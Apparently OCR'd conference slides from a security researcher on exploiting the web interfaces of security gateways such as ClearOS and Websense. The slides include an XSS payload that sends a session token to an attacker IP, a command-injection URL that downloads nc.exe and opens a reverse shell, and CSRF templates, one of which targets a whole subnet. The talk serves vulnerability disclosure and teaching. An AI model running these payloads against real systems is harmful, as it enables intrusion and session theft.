They ought to know better: Exploiting Security Gateways via their Web Interfaces

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Introduction

- 35+ Exploits found and reported to vendors of Security Gateways since October 2011
- Many are serious issues which can lead an external attacker to compromise the Gateway
- Owning the Gateway can be quick, and powerful…

  as I will show you…

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
Which kind of products?

- Security Gateways
  - Multifunction Security Gateways
  - Email and Web filtering

- Appliances and Software
- Some examples include:
  - ClearOS, Untangle, McAfee, Proofpoint, Barracuda
  - Websense, Symantec (Brightmail)

How are they deployed?



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What do they look like?

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My Exploit Research method

- Find vendor site, sign-up
- Download product evaluation
  - get eval-key (30 days)
- Install VM and snapshot
- “Blast it” with automated scanners
- Prod and poke it with Burp
  - (majority of time)
- SSH as root for whitebox testing
- Create/test exploits
- Log and report exploits

Common vulnerabilities found

- Input-validation issues (90% of products)
  - XSS, command-injection, SQLi, parameter-tampering
- Predictable URLs & parameters = CSRF
- Excessive privileges
- Various session-management issues
- Authentication bypass and information-disclosure
- Out-of-date software, default configs/ content
- Brute force password guessing
  - (too basic but lots of it)

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Attack stages

- Phase one:
  - Gaining access to the UI
- Phase two:
  - Gaining access to the operating-system

Interesting examples 1

- ClearOS
  - Information disclosure

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
Recap – UI ownage



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
Recap – Root shell and pivoting



Post exploitation

- It's common for useful tools to be already installed
  - gcc
  - tcpdump
  - netcat
  - Nmap
  - Perl/Python
  - yum/apt-get
  - stunnel

- File-system frequently not "hardened"
  - No SELinux

Other session-token disclosure

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More session-tokens – bypassing cookie security


- Bypass cookie security flags (Http-Only)
- Session-token reflected on a page with XSS = Pull session–token out of the DOM, send to attacker

```
https://192.168.1.42:9999/xxxx?
xxxx=SrvCtrl&method=get&cmd=listtags&s
erver=<img src=nothing
onerror='document.write("<img src=
\"http://192.168.1.50/"+
(document.firstChild.innerHTML.substr(312,2
4)) + "\"")'>
```

Attack scenarios

- Direct access to the Security Gateway UI
  - Auth-bypass, session-hijacking, information-disclosure
- No direct access to the UI
  - CSRF, XSS
  - (Requires reconnaissance, and interaction with users)
  - Special case of CSRF
  - OSRF with out-of-band XSS


CSRFing Website users




```
<html>
<img src=" http://www.example.com/sensitive-
function?dosomthing=nasty"
height="0" width="0">
</html>
```

CSRFing Home routers

```
<html>
<img src=" http://192.168.1.254:81/sensitive-
function?dosomthing=nasty"
height="0" width="0">
</html>
```



CSRFing Corporate Security Gateways



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
Interesting examples 2

- Websense
  - Unauthenticated command-injection as SYSTEM
  - Advanced CSRF

Reverse shell from single URL

```
https://192.168.1.42:xxxx/xxxx?xxxx=echo .pdf%26echo strUrl %3d ^"http:^" %2b
chr(47) %2b chr(47) %2b ^"192.168.233.11^" %2b chr(47) %2b ^"nc.exe^"> http.vbs
%26echo StrFile %3d ^"nc.exe^" >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_DEFAULT %3d 0 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_PRECONFIG %3d 0 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_DIRECT %3d 1 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_PROXY %3d 2 >> http.vbs%26echo Dim http, varByteArray,
strData, strBuffer, lngCounter, fs, ts >> http.vbs%26echo   Err.Clear >> http.vbs
%26echo   Set http %3d Nothing >> http.vbs%26echo   Set http %3d
CreateObject(^"WinHttp.WinHttpRequest.5.1^") >> http.vbs%26echo   If http Is
Nothing Then Set http %3d CreateObject(^"WinHttp.WinHttpRequest^") >> http.vbs
%26echo   If http Is Nothing Then Set http %3d
CreateObject(^"MSXML2.ServerXMLHTTP^") >> http.vbs%26echo   If http Is Nothing
Then Set http %3d CreateObject(^"Microsoft.XMLHTTP^") >> http.vbs%26echo
http.Open ^"GET^", strURL, False >> http.vbs%26echo   http.Send >> http.vbs%26echo
varByteArray %3d http.ResponseBody >> http.vbs%26echo   Set http %3d Nothing >>
http.vbs%26echo   Set fs %3d CreateObject(^"Scripting.FileSystemObject^") >>
http.vbs%26echo   Set ts %3d fs.CreateTextFile(StrFile, True) >> http.vbs%26echo
strData %3d ^"^" >> http.vbs%26echo   strBuffer %3d ^"^" >> http.vbs%26echo   For
lngCounter %3d 0 to UBound(varByteArray) >> http.vbs%26echo       ts.Write Chr(255
And Ascb(Midb(varByteArray,lngCounter %2b 1, 1))) >> http.vbs%26echo   Next >>
http.vbs%26echo   ts.Close >> http.vbs%26http.vbs%26nc.exe 192.168.233.11 443 -e
cmd.exe
```

But how to exploit it?



Problems with CSRFing internal products from outside

- Who is the admin?
- How do you get the admin to click something malicious whilst logged-in?
- Product-UI port locked down to specific users?
- Don’t know internal IP address of the product in advance?

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Ways to find DMZ IP addresses

- From SMTP relays bounced messages
- Misconfigured Web servers

CSRF a whole subnet

```
<html>
<img src= http://192.168.1.1:xxxx/...etc...
<img src= http://192.168.1.2:xxxx/...etc...
<img src= http://192.168.1.3:xxxx/...etc...
<img src= http://192.168.1.4:xxxx/...etc...
<img src= http://192.168.1.5:xxxx/...etc...
<img src= http://192.168.1.6:xxxx/...etc...
